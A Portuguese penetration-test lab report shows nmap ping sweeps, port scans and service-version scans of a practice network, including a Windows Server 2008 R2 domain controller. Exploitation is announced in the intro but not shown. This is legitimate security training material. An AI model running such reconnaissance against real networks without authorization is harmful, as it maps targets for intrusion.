Relatório de Teste de Penetração

Neste teste de penetração se fez o Passive e Active Host Dicovery Pentesting, Scanning, Enumeration, Exploitation e Post-exploitation na rede Tun0 e máquina **10.50.50.200**, com base nas seguintes ferramentas: nmap, nessus, metalsploit.

Ping Sweep da rede 10.50.50.0/24:

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/vpns]
└─# nmap -T5 -sn 10.50.50.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-27 05:05 PDT
Nmap scan report for 10.50.50.1
Host is up (0.33s latency).
Nmap scan report for 10.50.50.11
Host is up (0.32s latency).
Nmap scan report for 10.50.50.12
Host is up (0.32s latency).
Nmap scan report for 10.50.50.13
Host is up (0.32s latency).
Nmap scan report for 10.50.50.15
Host is up (0.32s latency).
Nmap scan report for 10.50.50.16
Host is up (0.32s latency).
Nmap scan report for 10.50.50.17
Host is up (0.32s latency).
Nmap scan report for 10.50.50.18
Host is up (0.32s latency).
Nmap scan report for 10.50.50.19
Host is up (0.32s latency).
Nmap scan report for 10.50.50.20
Host is up (0.32s latency).
Nmap scan report for 10.50.50.200
Host is up (0.33s latency).
Nmap scan report for 10.50.50.250
Host is up (0.33s latency).
Nmap scan report for 10.50.50.251
Host is up (0.32s latency).
Nmap done: 256 IP addresses (13 hosts up) scanned in 15.21 seconds
```

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# cat host_nmap.txt | grep report | cut -d " " -f 5 | tee live-hosts-01.txt
10.50.50.1
10.50.50.11
10.50.50.12
10.50.50.13
10.50.50.15
10.50.50.16
10.50.50.17
10.50.50.18
10.50.50.19
10.50.50.20
10.50.50.200
10.50.50.250
10.50.50.251
```

Port Scan:

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -T5 -sT -n 10.50.50.0/24 -p22,80,445,138
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-27 05:39 PDT
Nmap scan report for 10.50.50.1
Host is up (0.87s latency).

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.11
Host is up (0.87s latency).

PORT    STATE    SERVICE
22/tcp  closed   ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.12
Host is up (0.65s latency).

PORT    STATE    SERVICE
22/tcp  open     ssh
80/tcp  filtered http
138/tcp closed   netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.13
Host is up (0.62s latency).

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.15
Host is up (0.63s latency).

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.16
Host is up (0.64s latency).

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds
```

```
Nmap scan report for 10.50.50.17
Host is up (0.34s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
80/tcp  open   http
138/tcp closed netbios-dgm
445/tcp closed microsoft-ds

Nmap scan report for 10.50.50.18
Host is up (0.32s latency).

PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
138/tcp closed netbios-dgm
445/tcp closed microsoft-ds

Nmap scan report for 10.50.50.19
Host is up (0.36s latency).

PORT    STATE  SERVICE
22/tcp  closed ssh
80/tcp  open   http
138/tcp closed netbios-dgm
445/tcp open   microsoft-ds

Nmap scan report for 10.50.50.20
Host is up (0.36s latency).

PORT    STATE  SERVICE
22/tcp  open   ssh
80/tcp  open   http
138/tcp closed netbios-dgm
445/tcp closed microsoft-ds

Nmap scan report for 10.50.50.21
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.22
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.23
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
```

```
Nmap scan report for 10.50.50.24
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.25
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.26
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.27
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.28
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.29
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds
```

```
Nmap scan report for 10.50.50.30
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.31
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.32
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.33
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.34
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.35
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds
```

```
Nmap scan report for 10.50.50.36
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.37
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.38
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.39
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.40
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.41
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.42
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
```


```
Nmap scan report for 10.50.50.43
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.44
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.45
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.46
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.47
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.48
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds
```

```
Nmap scan report for 10.50.50.49
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.50
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.51
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.52
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.53
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.54
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds
```

```
Nmap scan report for 10.50.50.55
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.56
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.57
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.58
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.59
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.60
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds
```

```
Nmap scan report for 10.50.50.61
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.62
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.63
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.64
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.65
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.66
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
445/tcp filtered microsoft-ds

Nmap scan report for 10.50.50.67
Host is up.

PORT    STATE    SERVICE
22/tcp  filtered ssh
80/tcp  filtered http
138/tcp filtered netbios-dgm
```

Nmap scan report for 10.50.50.200



```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -iL live-hosts-01.txt -p53 -T5 -sV
Starting Nmap 7.93 ( https://nmap.org ) at 2023-09-28 03:48 PDT
Nmap scan report for 10.50.50.1
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
53/tcp open  domain  Unbound 1.17.1

Nmap scan report for 10.50.50.11
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.12
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.13
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.15
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.16
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.17
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.18
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.19
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.20
Host is up (0.31s latency).

PORT   STATE  SERVICE VERSION
53/tcp closed domain

Nmap scan report for 10.50.50.200
Host is up (0.31s latency).

PORT   STATE SERVICE VERSION
53/tcp open  domain  Microsoft DNS 6.1.7000 (1DB04001) (Windows Server 2008 R2)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2

Nmap scan report for 10.50.50.250
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
53/tcp open  domain  Simple DNS Plus
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.50.50.251
Host is up (0.32s latency).

PORT   STATE SERVICE VERSION
53/tcp open  domain  Simple DNS Plus
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

SCAN BY PORT

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p53
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 13:49 PDT
Stats: 0:00:12 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 100.00% done; ETC: 13:49 (0:00:00 remaining)
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (1.4s latency).

PORT   STATE SERVICE VERSION
53/tcp open  domain  Microsoft DNS 6.1.7600 (1DB04001) (Windows Server 2008 R2)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7600 (1DB04001)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows_server_2008:r2

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.51 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p445
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 13:50 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up.

PORT    STATE    SERVICE      VERSION
445/tcp filtered microsoft-ds

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.57 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p80
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:06 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.37s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 7.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.5
|_http-title: IIS7
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 41.17 seconds
```

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p135
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:07 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (1.3s latency).

PORT    STATE SERVICE VERSION
135/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: DC01-CYBER-CORP, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d4:23:94 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.74 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p389
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:08 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.31s latency).

PORT    STATE SERVICE VERSION
389/tcp open  ldap    Microsoft Windows Active Directory LDAP (Domain: cybercorp.local, Site: Default-Firs
t-Site-Name)
Service Info: Host: DC01-CYBER-CORP; OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.50 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p515
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:09 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.25s latency).

PORT    STATE SERVICE VERSION
515/tcp open  printer Microsoft lpd
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.90 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p636
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:09 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (1.9s latency).

PORT    STATE SERVICE    VERSION
636/tcp open  tcpwrapped

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.93 seconds
```

```
┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49154
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:10 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.34s latency).

PORT      STATE SERVICE VERSION
49154/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.27 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49157
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:13 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.34s latency).

PORT      STATE SERVICE    VERSION
49157/tcp open  ncacn_http Microsoft Windows RPC over HTTP 1.0
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.90 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49158
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:15 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.34s latency).

PORT      STATE SERVICE VERSION
49158/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 66.33 seconds

┌──(root㉿miltonpc)-[/home/…/Aulas/Network_Pentesting/Info_gathering/Scanning]
└─# nmap -Pn -sC -sV 10.50.50.200 -oN target_10.50.50.200_scripts.txt --min-rate 10000 -p49167
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-30 14:17 PDT
Nmap scan report for dc01-cyber-corp.cybercorp.local (10.50.50.200)
Host is up (0.29s latency).

PORT      STATE SERVICE VERSION
49167/tcp open  msrpc   Microsoft Windows RPC
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.26 seconds
```

